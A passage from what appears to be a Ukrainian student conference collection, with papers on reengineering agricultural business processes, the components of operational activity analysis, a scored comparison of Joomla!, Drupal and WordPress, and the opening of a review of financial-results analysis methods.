Далі необхідно здійснити безпосередньо реінжиніринг з метою досягнення моделі "як потрібно". На початкових етапах необхідно здійснити ранжирування процесів за ступенем впливу на діяльність компанії і на досягнення стратегічних цілей, описаних на етапі стратегічного аналізу. Також призначаються особи, відповідальні за процес.

На етапі впровадження здійснюється побудова нової організаційної структури, проектування і розробка інформаційної системи, що підтримує роботу нової моделі. Саме на даному етапі важливо усвідомлювати роль новітніх інформаційних технологій в процесі реорганізації

агро-підприємства, впровадження автоматизованої інформаційної системи на підприємстві, консалтингове супроводження і навчання персоналу.

З метою використання компютерних інструментальних засобів для моделювання бізнес-процесів підприємства з різним ступенем деталізації до проведення реінжинірингу доцільно залучати ІТ-спеціалістів. На основі формалізованої моделі підприємства можна побудувати єдину систему з програмних комплексів. Як показує практика саме такий підхід дає найбільший ефект від комп'ютеризації. Таким чином, інформаційні системи і новітні технології можуть ефективно працювати лише за умови їх правильної інтеграції в реорганізовані бізнес-процеси підприємства.

Комп'ютерні технології повинні підсилювати ефективність діяльності агро-підприємств, а не гальмувати її шляхом простого перенесення на комп'ютери ручних операцій з усіма їх недоліками. Нові бізнес-процеси повинні будуватися на сучасних комунікаційних технологіях, новітніх досягненнях в області баз даних. Основне призначення інформаційних технологій полягає у посилені інтелектуальної потужності підприємств шляхом забезпечення одночасного доступу усіх її працівників до інформаційних ресурсів, стимулюванні їх професійного зростання та спрощення системи обміну інформацією.

Висновки . Отже, реінжиніринг бізнес-процесів здатний забезпечити докорінну трансформацію управлінсько-виробничої системи агро-підприємств та суттєво підвищити конкурентоспроможність, ефективність їх діяльності, допомогти їм завоювати нові ринки збуту, перейти на якісно новий рівень у конкурентному ринковому середовищі.

Реінжиніринг, що проводиться на підприємстві – досить складний процес, що потребує застосування відповідних ресурсів та кваліфікаційних кадрів. Однак для деяких підприємств – це єдиний вихід із кризового становища, а для решти – спосіб заощадити, закріпити свою перевагу, стати більш динамічним на ринку.

Тому в результаті бізнес-реіжинірингу підприємство повинно отримувати все в комплексі: збалансоване рішення по покращенню діяльності компанії; інформаційну інфраструктуру і необхідні технічні засоби, що підтримують нові бізнес-процеси; навчений персонал; методологічні консультації і технічну підтримку.

Для агро-підприєств сутність реінжинірингу може мати наступні риси:

1. Орієнтація на процес - всі досягнення, одержані в результаті розгляду процесу в цілому з ігноруванням будь-яких організаційних перешкод на підприємстві.

2. Відмова від старих правил та встановлених традицій.

3.Впровадження інформаційни технологій, які є основним інструментом реінжинірингу, що дозволив здійснити відмову від старих правил і створити нові бызнес-процеси.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Хаммер М. Реинжиниринг корпорации: Манифест революции в бизнесе / Пер. с англ. Ю.Е. Корнилович. – Москва: Манн, Иванов и Фербер, 2007. – 288 с.

2. Виноградова О.В. Реінжиніринг бізнес-процесів у сучасному менеджменті: Монографія. – Донецьк, 2005. – 195 с.

3. Тоцький В. І. Організаційний розвиток підприємства: Навч. Посіб. /В. І. Тоцький, В. В. Лавренко – К.:КНЕУ, 2005.– 247 с.

4. Шморгун Л. Г. Менеджмент організацій / Л. Г. Шморгун // Менеджмент організацій: науково-аналітичний збірник. – К.: Знання. – 2010. – 452 с.

5. Погорєловська І.Д. Методичні рекомендації для підготовки до семінарських занять, виконання самостійних та індивідуальних завдань з курсу «Економіка й організація інноваційної діяльності» для підготовки бакалаврів за напрямом “Економіка і підприємництво”. / Укладач: Погорєловська І.Д. – Ірпінь, НА ДПСУ, 2005. – 150 с.

6. Пономаренко Л.А. Комп’ютерні технології управління інноваційними проектами: Підручник. – К.: Київ.нац.торг.- екон.ун-т, 2001. – 423 с.

Горбаченко Іванна Миколаївна,
студентка групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Горбовий А.Ю.,
д.т.н., професор

СКЛАДОВІ АНАЛІЗУ ОПЕРАЦІЙНОЇ ДІЯЛЬНОСТІ ПІДПРИЄМСТВА

За результатами проведеного дослідження визначено перелік основних показників для здійснення комплексної оцінки ефективності операційної діяльності суб'єктів господарювання.

According to the results of the research, a list of key indicators for carrying out a comprehensive assessment of the operational efficiency of economic entities is determined.

Ключові слова: *бізнес-процеси, операційна діяльність, ключові показники, методи аналізу.*

Keywords: *business processes, operations, key indicators, methods of analysis.*

Постановка проблеми. У сучасних ринкових умовах господарювання значно зростає роль аналітичної інформації в управлінні підприємствами. Особливо це стосується аналізу ефективності бізнес-процесів, які здійснюються через операційну діяльність. Проблемою при цьому є відсутність єдиного підходу у формуванні системи показників ефективності операційної діяльності підприємства. Це, у свою чергу, зумовлює складність пошуку напрямів оптимізації та підвищення продуктивності функціонування підприємства.

Метою написання статті є визначення системи показників та методів для здійснення комплексної оцінки ефективності операційної діяльності суб'єктів господарювання.

Виклад основного матеріалу. Функціонування будь-якого підприємства, незалежно від форм власності, визначається його операційною діяльністю, яка має найбільше вплив на формування конкурентних переваг підприємства. У даному аспекті аналіз операційної діяльності займає провідне місце у системі комплексного економічного

аналізу, оскільки за його результатами оцінюється ступінь досягнення кінцевої мети діяльності підприємства та його ефективність.

Операційна діяльність, як визначено Національним положенням (стандартом) бухгалтерського обліку 1, це «основна діяльність підприємства, а також інші види діяльності, які не є інвестиційною чи фінансовою діяльністю» [1].

У широкому розумінні «операційна діяльність - це основна діяльність підприємства, яка пов'язана з виробництвом і реалізацією продукції (робіт, послуг), забезпечує основну частку доходу підприємства» [2, с.126].

Операційна діяльність складається з окремих бізнес-процесів і передбачає здійснення різноманітних господарських операцій, які носять регулярний характер і, які пов'язані з виробництвом конкретної продукції та її реалізацією, наданням певних послуг, управлінням виробничо-господарськими процесами, результати яких вимірюються та перетворюються у відповідні показники.

Від ефективності операційної діяльності підприємства значною мірою залежать результати його господарської діяльності загалом. Тому за умов загострення конкуренції, скорочення життєвого циклу багатьох товарів, лібералізації ринків, створенням Інтернет-компаній надзвичайно актуальною є проблема вдосконалення процесами управління операційними витратами підприємства, про що наголошено у роботі [3, с. 222].

У системі управлінського аналізу аналіз операційної діяльності займає ключове місце, оскільки від його результатів залежить інформаційно-аналітичне забезпечення прийняття виважених стратегічних управлінських рішень, спрямованих на посилення конкурентоспроможності підприємства та виявлення резервів підвищення ефективності його діяльності [4].

Вчені-аналітики, зокрема Є. В. Мних [5], О. І. Олексюк [6], П. Я. Попович [7], Г. В. Савицька [8], В. М. Серединська [9], О. С. Федонін [10], М. Г. Чумаченко [11], П. М. Яріш [12] та іншими, визначено, що аналіз операційної діяльності включає аналіз динаміки обсягів виробництва та реалізації продукції; аналіз виконання плану з виробництва та реалізації продукції; факторний аналіз з визначенням основних чинників впливу на відхилення від плану; аналіз комплектності та ритмічності виробництва і реалізації продукції; аналіз виконання плану з асортименту та структури випуску продукції; аналіз браку та

аналіз якості продукції, а також пошук резервів щодо збільшення обсягу виробництва та реалізації продукції тощо [5, 6, 7, 8, 9, 10].

Аналіз операційної діяльності повинен також включати визначення економічної ефективності використання ресурсів бізнес-процесів; оцінку виконання планів, прогнозів, управлінських рішень відносно ефективного використання економічного потенціалу бізнес-процесів підприємства; вивчення впливу об'єктивних і суб'єктивних, зовнішніх і внутрішніх чинників на результати бізнес-процесів підприємства; розробку та обґрунтування заходів, спрямованих на оптимізацію бізнес-процесів підприємства [13, с. 191 - 237].

Водночас професор І. М. Парасій-Вергуненко [4] пропонує операційний аналіз бізнес-процесів доповнити «аналізом ринків збуту та місткості ринку; дослідженнями попиту на продукцію на основі маркетингового аналізу; аналізом конкурентоспроможності продукції та конкурентних позицій підприємства на ринку; аналітичним обґрунтуванням ассортиментної та цінової політики підприємства, обґрунтуванням (прогнозуванням) можливих обсягів збуту і, відповідно, обсягів виробництва продукції; оцінкою реінжинірингових процесів основної діяльності); аналізом основних бізнес-процесів на підприємстві та пошуком найефективніших напрямів діяльності» [4, с. 111].

Отже, враховуючи вищенаведене, аналіз операційної діяльності повинен мати чотири тематичні складові (рис. 1), до яких включено:

1) «Стратегічний аналіз ринкових можливостей підприємства та обґрунтування конкурентної, цінової, асортиментної та збутової стратегій повинен включати: маркетинговий аналіз концентрації ринку та аналіз основних конкурентів підприємства; аналіз конкурентної позиції та конкурентоспроможності підприємства; оцінка місткості ринку та вивчення попиту на продукцію підприємства на основі маркетингового аналізу; аналітична оцінка структури ринків збуту продукції; аналіз цінової політики підприємства; аналітичне обґрунтування обсягів виробництва та асортиментної політики підприємства» [4, с. 112].

2) Аналіз основних бізнес-процесів повинен включати «оцінку реінжинірингових процесів основної діяльності; аналіз процесу матеріально-технічного постачання; *аналіз процесу виробництва продукції* (аналіз динаміки виробництва продукції та виконання виробничої програми за обсягами, асортиментом та ритмічністю випуску; аналіз якості продукції та її конкурентоспроможності); *аналіз процесу реалізації продукції* (робіт, послуг) (аналіз динаміки обсягів реалізації

продукції та виконання бюджету продаж; структурно-динамічний аналіз доходів підприємства; факторний аналіз доходів підприємства; аналіз виконання договірних зобов'язань; аналіз каналів збуту продукції; аналіз ділового партнерства; аналіз зовнішньоекономічної діяльності); аналіз процесу розрахунків з покупцями і замовниками (аналіз динаміки та структури основних клієнтських груп; аналіз стану розрахунків); аналіз інноваційного розвитку підприємства (аналіз інноваційної активності підприємства; аналіз ефективності інновацій)» [4, с. 112].

3) Аналіз ефективності використання ресурсів підприємства, повинен охоплювати «аналіз персоналу підприємства (аналіз складу, структури та забезпеченості підприємства кадрами; аналіз якісного складу і рівня кваліфікації персоналу; аналіз використання робочого часу; аналіз продуктивності праці та трудомісткості продукції; аналіз лояльності персоналу та соціального розвитку підприємства); аналіз основних засобів та нематеріальних активів (аналіз технічного рівня розвитку виробництва; аналіз забезпеченості підприємства основними засобами; аналіз складу, структури, руху, технічного стану основних засобів; аналіз ефективності використання основних засобів; аналіз нематеріальних активів); аналіз наявності та використання матеріальних ресурсів;комплексний аналіз ефективності використання ресурсного потенціалу підприємства» [4, с. 112].

4) «Аналіз витрат підприємства, який включає аналіз структури та динаміки витрат за статтями та елементами; факторний аналіз собівартості реалізованої продукції; аналіз витратомісткості продукції; аналіз прямих витрат операційної діяльності; аналіз загальновиробничих, адміністративних та збутових витрат; аналіз собівартості окремих видів продукції» [4, с. 112].




Рис.1. Тематичні складові аналізу операційної діяльності підприємства*

*сформовано автором за [4]

Вихідними даними для здійснення операційного аналізу результатів діяльності підприємства, складові якого наведені вище, можуть бути планові (бюджетні), обліково-звітні та статистичні дані підприємств. До звітних даних відносяться: ф.№ 1 "Баланс" ("Звіт про фінансовий стан"); ф.№ 2 "Звіт про фінансові результати" ("Звіт про сукупний дохід"); ф.№5 "Примітки до річної фінансової звітності"; відомча форма річної звітності; №2-ФП "Звіт про витрати, пов'язані з реалізацією та управлінням у галузі діяльності".

У зв'язку з тим, що на процеси здійснення операційної діяльності значний вплив має людський чинник, існування певних особливостей у роботі підприємства та специфіки виготовлення товарів чи надання послуг важливим залишається завдання її формалізації та подальшої автоматизації. Для вирішення цієї проблеми можливе створення власного програмного забезпечення або використання готових програмних продуктів.

Тому у подальших дослідженнях розглянуті вище методи аналізу операційної діяльності суб'єктів господарювання будуть використані для створення аналітичного програмного забезпечення, застосування якого сприятиме більш оперативному його здійсненню, що у свою чергу сприятиме прийняттю обґрунтованих управлінських рішень.

На нашу думку, за результатами проведеного аналізу можливо визначити напрями підвищення ефективності операційної діяльності підприємства. Це може бути скорочення виробничих та управлінських витрат, визначення потенційних резервів підвищення продуктивності праці. Можливе також виявлення проблем, пов'язаних з необхідністю переоснащення чи модернізації виробничого устаткування, оновленням комп'ютерної техніки та пошуком заходів, спрямованих на раціоналізацію використання матеріальних ресурсів.

Висновки з даного дослідження.

Отже, в системі управлінського аналізу важливе місце займає аналіз операційної діяльності, яка пов'язана з виробництвом і реалізацією продукції.

Визначені у процесі дослідження складові комплексного аналізу операційної діяльності підприємства надають змогу отримати найбільш повну характеристику ефективності діяльності підприємства у цілому, виявити резерви більш раціонального використання ресурсного потенціалу підприємства та розробити оптимальну стратегію посилення своїх конкурентних переваг на ринку.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Національне положення (стандарт) бухгалтерського обліку 1 «Загальні вимоги до фінансової звітності» [електронний ресурс]. - Режим доступу: https://zakon.rada.gov.ua/laws/show/z0336-13/ed20170314#n46 .- Назва з екрану.

2. Чорнобай Л. І. Бізнес-процеси підприємства: загальна характеристика та економічна суть [Текст] /Л. І. Чорнобай, О. І. Дума // Вісник Національного університету "Львівська політехніка". Менеджмент та підприємництво в Україні: етапи становлення і проблеми розвитку – 2013 – № 769. – С. 125-131.

3. Партин Г.О. Управління витратами операційної діяльності підприємства та його інформаційне забезпечення [електронний ресурс]. - Режим доступу: http://ena.lp.edu.ua . Назва з екрану.

4. Парасій-Вергуненко І. М. Аналіз операційної діяльності підприємства: проблеми та перспективи подальших досліджень. // Міжнародний науковий журнал. - Випуск 2. 2016. – С.107-115 [електронний ресурс]. - Режим доступу: http://sophus.at.ua/IA_2016_2/12_parasij-vergunenko_irina_analiz_operacijnoji_di.pdf

5. Мних Є. В. Економічний аналіз діяльності підприємства підручник [Текст] /Є.В.Мних; Київський національний торговельно-економічний ун-т. -К., 2011. - 513 с.

6. Олексюк О. І. Економіка результативності діяльності підприємства: [Текст]: монографія /О. І. Олексюк. - Міністерство освіти і науки України, ДВНЗ «Київський національний економічний університет ім. В. Гетьмана». - К.: КНЕУ, 2008. - 362 с.

7. Попович П. Я. Організація і методологія операційного аналізу : моногр. /П.Я.Попович. – Тернопіль: Екон. думка, 2010. – 260 с.

8. Савицька Г. В. Економічний аналіз діяльності підприємства [Текст] : навч. посібник. – 3-тє вид., випр. і доп. [Текст] / Г.В.Савицька. - К.: Знання, 2007. - 668с.

9. Серединська В. М. Економічний аналіз: навчальний посібник [Текст] /В.М.Серединська, О.М. Загородна, Р.В. Федорович – К.: Астон, 2010. – 592 с.

10. Федонін О. С. Потенціал підприємства : формування та оцінка / О. С. Федонін, І. М. Репіна, О. І. Олексик. – К.: КНЕУ, 2003. – 316 с.

11. Чумаченко М. Г. Економічний аналіз: навч. посібник [Текст] / М. А. Болюх [та ін.]; ред. М.Г.Чумаченко; Київський національний економічний ун-т. – 2.вид., перероб. і доп. – К.: КНЕУ, 2003. – 555 с.

12. Яріш П. М. Методи проведення аналізу фінансових результатів діяльності організацій /П. М. Яріш, Ю. В. Касьянова // Управління розвитком. – 2013. – N4(144). – С. 159–162.

13. Аналіз господарської діяльності [Текст] : навчальний посібник / [за заг. ред. І.В. Сіменко, Т.Д. Косової] – К.:Центр учбової літератури, 2013. – 384 с.

Деменков Андрій Володимирович,
студент групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Постіл Степан Дмитрович,
к.т.н., доцент, професор кафедри
інтелектуальних управляючих
та обчислювальних систем

CMS WEB-ОРІЄНТОВАНОЇ ІНФОРМАЦІЙНОЇ СИСТЕМИ ПІДТРИМКИ НАВЧАЛЬНОГО ПРОЦЕСУ

У статті розглянуто сутність системи керування сайтом (Content Managment System - CMS), призначення та їх порівняльну оцінку.

Ключові слова: *система керування сайтом, CMS, сутність CMS, призначення CMS, порівняльна оцінка CMS.*

Актуальність проблеми. Останнім часом стали популярними системи керування сайтом (або як їх ще прийнято називати CMS – від англ. «Content Managment System»). Завдяки таким системам, все рідше виникає необхідність у розробці WEB-проектів «з нуля» - підготовленому користувачеві або інтегратору досить просто вибрати, встановити і налаштувати існуючу систему.

Мета. Дослідити сутність системи керування сайтом (Content Managment System - CMS), призначення та їх порівняльну оцінку для розроблення WEB-системи.

Аналіз останніх досліджень і публікацій. Перш ніж приступити до створення WEB-орієнтованої системи, WEB-майстер повинен визначити, якою CMS він буде користуватися. На ринку

безкоштовних движків найбільш популярними є такі системи, як Joomla!, Drupal та WordPress.

Система керування вмістом Joomla! написана на мовах PHP і JavaScript й використовує базу даних MySQL. Вона поширюється за ліцензією GNU GPL. В даний час актуальна версія 3.9.12 CMS Joomla! охоплює різні інструменти для розроблення WEB-системи. Її важливою особливістю є мінімальний набір інструментів для початкового встановлення. Це знижує переобтяження адміністративної панелі непотрібними елементами та навантаження на сервер і економить місце на хостінгу. Joomla! дозволяє відображати інтерфейс фронтальної та адміністративної частини будь-якою мовою. Каталог розширень містить безліч мовних пакетів, які встановлюються штатними засобами [1].

Система керування сайтом Drupal написана на мові PHP і використовує як сховище даних реляційну базу даних (підтримуються MySQL, PostgreSQL та інші). Drupal захищена ліцензією GPL, і розвивається зусиллями ентузіастів зі всього світу [2].

WordPress - CMS з відкритим вихідним кодом, написана на PHP, в якості бази даних використовує MySQL. Вбудована система «тем» і «плагінів» разом з вдалою архітектурою дає змогу конструювати практично будь-які проекти. WordPress випущено під ліцензією GPL версії 2. Основні можливості системиWordPress: можливість публікації за допомогою сторонніх програм і сервісів; простота встановлення та налаштування; підтримка RSS, Atom, trackback, pingback; підключення модулів за унікальною простою системою їх взаємодії з кодом; підтримка «тем», що дає змогу легко змінювати, як зовнішній вигляд, так і способи виведення даних; «теми», реалізовані як набори файлів-шаблонів на PHP, що позитивно позначається на швидкості і гнучкості; величезні бібліотеки «тем» і «плагінів»; закладена архітектура дає змогу легко реалізовувати складні рішення [3].

Результати дослідження. Проведемо дослідження CMS за ключовими особливостями: інсталяція системи, безпека, швидкодія, складність панелі адміністрування, можливості за замовчуванням, оновлення движка, багатомовність, керування контентом, редактор тексту, робота на localhost, робота на хостінгу, розміри сайту, розміри бази даних, створення дизайну, розміщення меню, ринок плагінів, ринок шаблонів.

Інсталяція системи. Інсталяція Joomla! досить проста для початківця. Drupal: Майстер інсталяції Drupal також досить простий. Але є один недолік – система не може автоматично визначати мову. WordPress: Користувачеві рекомендується заздалегідь налаштувати конфігураційний файл або ж скористатися майстром.

Безпека. Joomla!: Сам по собі движок захищений добре. Однак, велика кількість модулів написані некомпетентними програмістами. Drupal вважається одним з найбезпечніших безкоштовних движків. Модулі пишуться самими розробниками движка, або висококваліфікованими програмістами. WordPress: Створено багато модулів низької якості, які можуть стати причиною взлому. Однак продумана система оновлення модулів, дає змогу швидко виправляти серйозні пробіли в безпеці на всіх сайтах.

Швидкодія. Joomla!: Швидкість завантаження є великою проблемою для цієї системи. Сайт не вміє завантажуватись поетапно. Доводитися чекати, поки сформується вся сторінка. Drupal: Завдяки продуманій структурі, сайт на Drupal працює швидше за інших. Даний движок досить популярний серед високонавантажених проектів.

WordPress: Дуже швидкий движок. Навіть при великій кількості плагінів може спокійно витримувати високі навантаження.

Складність панелі адміністрування. Joomla!: Інтерфейс адміністратора досить добре структурований. Однак деякі можливості не очевидні для новачка. Drupal: Інтерфейс адміністратора має зручну структуру, панель без будь-яких надмірностей у вигляді яскравих іконок. Але сама адміністративна частина достатньо складна. WordPress: Останні версії движка відрізняються зручним інтерфейсом панелі-консолі. Всі налаштування розділені за категоріями, в яких може розібратися навіть людина, що не працювала з даною системою до цього.

Можливості за замовчуванням. Joomla!: Відразу ж після інсталяції Joomla! можна без єдиного плагіна створити нормальний сайт. Але якщо потрібен якийсь нестандартний функціонал, потрібно шукати модуль. Drupal: Офіційна збірка містить досить велику кількість плагінів для створення сайту будь-якої спрямованості. На «голому» Drupal можна створити і форум, і багатокористувацькі блоги. WordPress: Його можливості досить слабкі після інсталяції. На такій збірці можна побудувати блог і сайт на кілька сторінок.

Оновлення движка. Joomla!: Встановлювати оновлення досить важко та ризиковано. Часто деякі модулі перестають працювати після оновлення ядра Joomla!, або доводиться по новому переробляти їх дизайн. Drupal: Ця система більш пристосована до оновлень. Модулі відмінно працюють після оновлення без будь-яких проблем. WordPress: Оновлювати движок і модулі можна практично відразу при виході нової версії одним кліком миші з інтерфейсу адміністратора.

Багатомовність. Joomla!: Серед компонентів слід відзначити Joom!fish. Компонент безкоштовний, і може перекладати статті, метатеги і компоненти на безліч мов. Drupal: Навіть зі стандартною збіркою, можна створити багатомовний сайт, однак керувати таким сайтом важко. WordPress: Плагінів дуже мало. Можна скористатися плагіном автоматичного перекладу від Google, але його переклад не завжди читабельний і професійний.

Керування контентом. Joomla!: Має вбудовані засоби для створення категорій і розділів зі статтями. Можна публікувати їх для окремо взятих груп користувачів сайту, або для всіх гостей. Drupal: Цей движок теж досить добре управляє розміщенням матеріалів на сайті, але порівнянно з Joomla, програє їй. В Drupal є таксономія - система термінології для керування класифікацією і відображенням матеріалів. WordPress: Має мало безкоштовних модулів для керування контентом. Потужні плагіни для організації контенту дуже дорогі.

Редактор тексту. В Joomla! є вбудований редактор на технології WYSIWYG. Незважаючи на його великі можливості, невирішеними проблемами залишаються надлишковий код, який гальмує завантаження сторінки та обмеження що накладаються HTML і CSS. Drupal не має візуального текстового редактора. Для оформлення тексту використовується безпосередньо HTML і CSS, що вимагає хоча б початкових знань цих мов. WordPress: Стандартний візуальний редактор найбільш вдалий на наш погляд. Він містить всі необхідні функції для простого оформлення тексту і зображень на сайті. Найкращий компроміс для користувачів не знайомих з HTML і CSS.

Робота на localhost. На локальному сервері сайт з Joomla! та Drupal працюють досить добре. Всі плагіни працездатні і відображаються також як і на хостінгу. Для запуску сайту з WordPress, необхідно встановлювати веб-сервер на своєму комп'ютері. При цьому слід враховувати, що велика частина шаблонів має функції, які не будуть працювати на локальній машині.

Робота на хостінгу. Joomla!: На деяких хостингах можуть виникнути проблеми, навіть якщо вказано, що вони оптимізовані під Joomla!. Найчастіше це проблеми з модулем або плагіном, які були встановлені з архіву. Тому краще проводити встановлення на локальній машині, а на хостинг вже переносити бекап сайту з встановленим плагіном. Drupal: Може розташовуватися практично на будь-якому хостінгу з підтримкою MySQL і PHP. WordPress: Проблем не виникає через простоту і універсальність коду движка.

Розміри сайту. Joomla!: Залежно від використовуваних модулів і плагінів розмір сайту може зрости до страхітливих розмірів за досить короткий час. Drupal: Розміри сайту невеликі. Движок не перевантажений зайвими елементами. WordPress: Сайти на WordPress теж маленькі, через простоту движка і помірну функціональність.

Розміри бази даних. Joomla!: База даних перевантажена великою кількістю таблиць. Знаяна кількість запитів до бази даних гальмує завантаження сайту. Drupal: Усього кілька таблиць на голому движку. WordPress: База даних теж завелика. Щось середнє між Drupal та Joomla!

Створення дизайну. Joomla!: Досить вставити кілька рядків коду в готовий HTML/CSS шаблон, щоб CMS почала виводити свою інформацію в ньому. Drupal: Набагато складніше ніж в Joomla!, але більш універсальніше. Шаблон складається з декількох основних файлів: сторінка макета сторінки, сторінка виведення матеріалу, сторінка виведення блоку, і сторінка виведення меню. WordPress: Найбільш незручна, на наш погляд, структура: для header, для sidebar і для footer свої файли шаблону. Адаптація якогось шаблону під WordPress досить важка.

Розміщення меню. Joomla!: Крім вибору будь-якої позиції в шаблоні, можна міняти його відображення в налаштуваннях (горизонтальне або вертикальне). Одне і теж меню може бути виведено в декількох позиціях одночасно. Drupal: Також можна вибирати будь-яку позицію меню, однак для його стилізації необхідні навички програмування HTML і CSS. WordPress: Місце і стиль меню строго закріплені в шаблоні. Для зміни меню необхідні навички програмування PHP, HTML і CSS .

Ринок плагінів. На сьогодні Joomla! є найпопулярнішим безкоштовним движком, що призвело до створення великої кількості плагінів, як безкоштовних так і платних. Під Drupal створено набагато

менше безкоштовних плагінів, що пояснюється тим, що його користувачами є програмісти високобюджетних проектів, які в кожному конкретному випадку пишуть плагіни під себе. Для WordPress також існує багато безкоштовних плагінів, але вони, як правило, написані на одну тематику (seo, блогінг).

Ринок шаблонів. Безкоштовні шаблони для Joomla! виглядають негарно. Їх багато, але по-справжньому красивих дуже мало. Для Joomla! створено безліч платних красивих тем професійними дизайнерами і ціни на шаблони Joomla! нижче ніж на WordPress. Drupal: Професійні шаблони буває важко знайти навіть серед платних зразків. Для створення проекту на Drupal, доведеться шукати дизайнера-верстальника. WordPress: Популярність серед західних блогерів призвела до появи великої кількості красивих безкоштовних шаблонів. Платних шаблонів також досить багато.

Отже, розглянуто три системи керування контентом, кожна з яких має свої плюси і мінуси. Порівняння цих систем можна звести в таблицю 1.

Таблиця 1

Порівняння системи керування сайтом за ключовими показниками

Показник	Joomla!	Drupal	WordPress
Інсталяція	3	2	2
Безпека	1	3	2
Швидкодія	1	3	2
Складність панелі адміністрування	2	1	3
Можливості за замовчуванням	2	3	1
Оновлення движка	1	2	3
Багатомовність	3	2	1
Керування контентом	3	2	1
Редактор тексту	2	1	2
Робота на localhost	3	3	2
Робота на хостінгу	2	3	3
Розміри сайту	1	3	3
Розміри бази даних	2	1	3
Створення дизайну	3	2	1
Розміщення меню	3	2	1
Ринок плагінів	3	2	2
Ринок шаблонів	2	1	3
Всього:	**37**	**36**	**35**

Висновки. Результати аналізу демонструють, що всі CMS приблизно мають однаковий рейтинг. Але оптимальнішим варіантом є Joomla! Мінімальний набір інструментів під час встановлення не переобтяжує адміністративну панель непотрібними елементами, що робить Joomla! простою для будь-якого користувача. Навантаження на сервер за стандартного набору і займане місце є мінімальними. Функціональність можна збільшувати за допомогою додаткових розширень (компонентів, модулів і плагінів). Система шаблонів дає змогу легко змінювати зовнішній вигляд сайту або створити свій унікальний. До переваг системи можна віднести і те, що всі компоненти, модулі, плагіни і шаблони можна написати самому.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Joomla! The CMS Trusted By Millions for their Websites [Electron. resource]. – Access link: http://www.joomla.org/
2. Drupal – Open Source CMS [Electron. resource]. – Access link: https://www.drupal.org/
3. WordPress: Blog Tool, Publishing Platform, and CMS [Electron. resource]. – Access link: https://wordpress.org/

Климчук Жанна Станіславівна,
студентка групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Горбовий А.Ю.,
д.т.н., професор

ОГЛЯД ПІДХОДІВ ТА МЕТОДИК ДО АНАЛІЗУ ФІНАНСОВИХ РЕЗУЛЬТАТІВ ДІЯЛЬНОСТІ СУБ'КТІВ ГОСПОДАРЮВАННЯ

Висвітлено існуючи підходи та методики аналізу фінансових результатів, обґрунтовано доцільність проведення аналізу прибутку у взаємозв'язку з оцінкою грошових потоків підприємства, розглянуто рекомендації міжнародних стандартів щодо аналізу фінансових результатів, запропоновано розробити економіко-математичну модель для їх комплексного аналізу.

Existing approaches and methods of analysis of financial results are explained, the expediency of carrying out the analysis of profit in relation to the estimation of cash flows of the enterprise is substantiated, the recommendations of the international standards for the analysis of financial results are considered, the economic and mathematical model for their complex analysis is proposed.

Ключові слова: *фінансові результати, прибуток, рентабельність, грошовий потік, підходи та методи аналізу.*

Keywords: *financial results, profit, profitability, cash flow*, approaches and methods of analysis.

Постановка наукової проблеми та її значення.

Мета діяльності будь-якого суб'єкта господарювання полягає в отриманні позитивного фінансового результату та пошук шляхів його збільшення. Результативність діяльності відображається у фінансово-економічних показниках, які характеризують фінансовий стан суб'єкта господарювання та дають уявлення про економічний потенціал його розвитку. У сучасних умовах економічного розвитку суб'єктів господарювання зростає роль аналітичної інформації в управлінні прибутковістю підприємства, тому аналіз фінансових результатів є одним із ключових завдань, які потребують розв'язку при здійсненні господарської діяльності.

Вагомий внесок у розробку теоретичних та методичних засад оцінки фінансових результатів діяльності підприємств здійснили вчені-економісти І. О. Бланк, Б. Є. Грабовецький, Б. В. Гринів, Г. О. Крамаренко, Є. В. Мних, П. Я. Попович, І. Ф. Прокопенко, Л. А. Лахтіонова,М. Г. Чумаченко та інші. Зокрема, професор Гринів Б. В. до найважливіших завдань аналізу фінансових результатів відносить: "...обґрунтування варіантів планового (прогнозного) обсягу, якості та структури фінансових результатів; систематичний контроль за формуванням фінансових результатів; загальну оцінку виконання плану прибутку і рентабельності та виявлення основних тенденцій їх динаміки; вивчення змін у джерелах і структурі формування фінансових результатів; кількісна оцінка впливу основних факторів на фінансові результати; виявлення резервів зростання прибутку і рентабельності та розробка заходів щодо їх мобілізації; оцінка раціональності розподілу і використання прибутку підприємства" [4, с. 215].

Для підвищення ефективності управління прибутковістю суб'єктам господарювання необхідно знати і вміти застосовувати методики аналізу фінансових результатів своєї діяльності.

Мета написання статті полягає у визначенні методики та підходів до аналізу фінансових результатів діяльності підприємства .

Виклад основного матеріалу Фінансові результати займають центральне місце в системі управління підприємством. Це важлива і складна як економічна, так і обліково-аналітична категорія. Зміст поняття «фінансовий результат» виражається в категоріях «прибуток» і «збиток», які є протилежними за змістом, але порядок їх формування єдиний. Застосування принципу нарахування та відповідності доходів і витрат передбачає формування фінансових результатів методом їх порівняння [16].

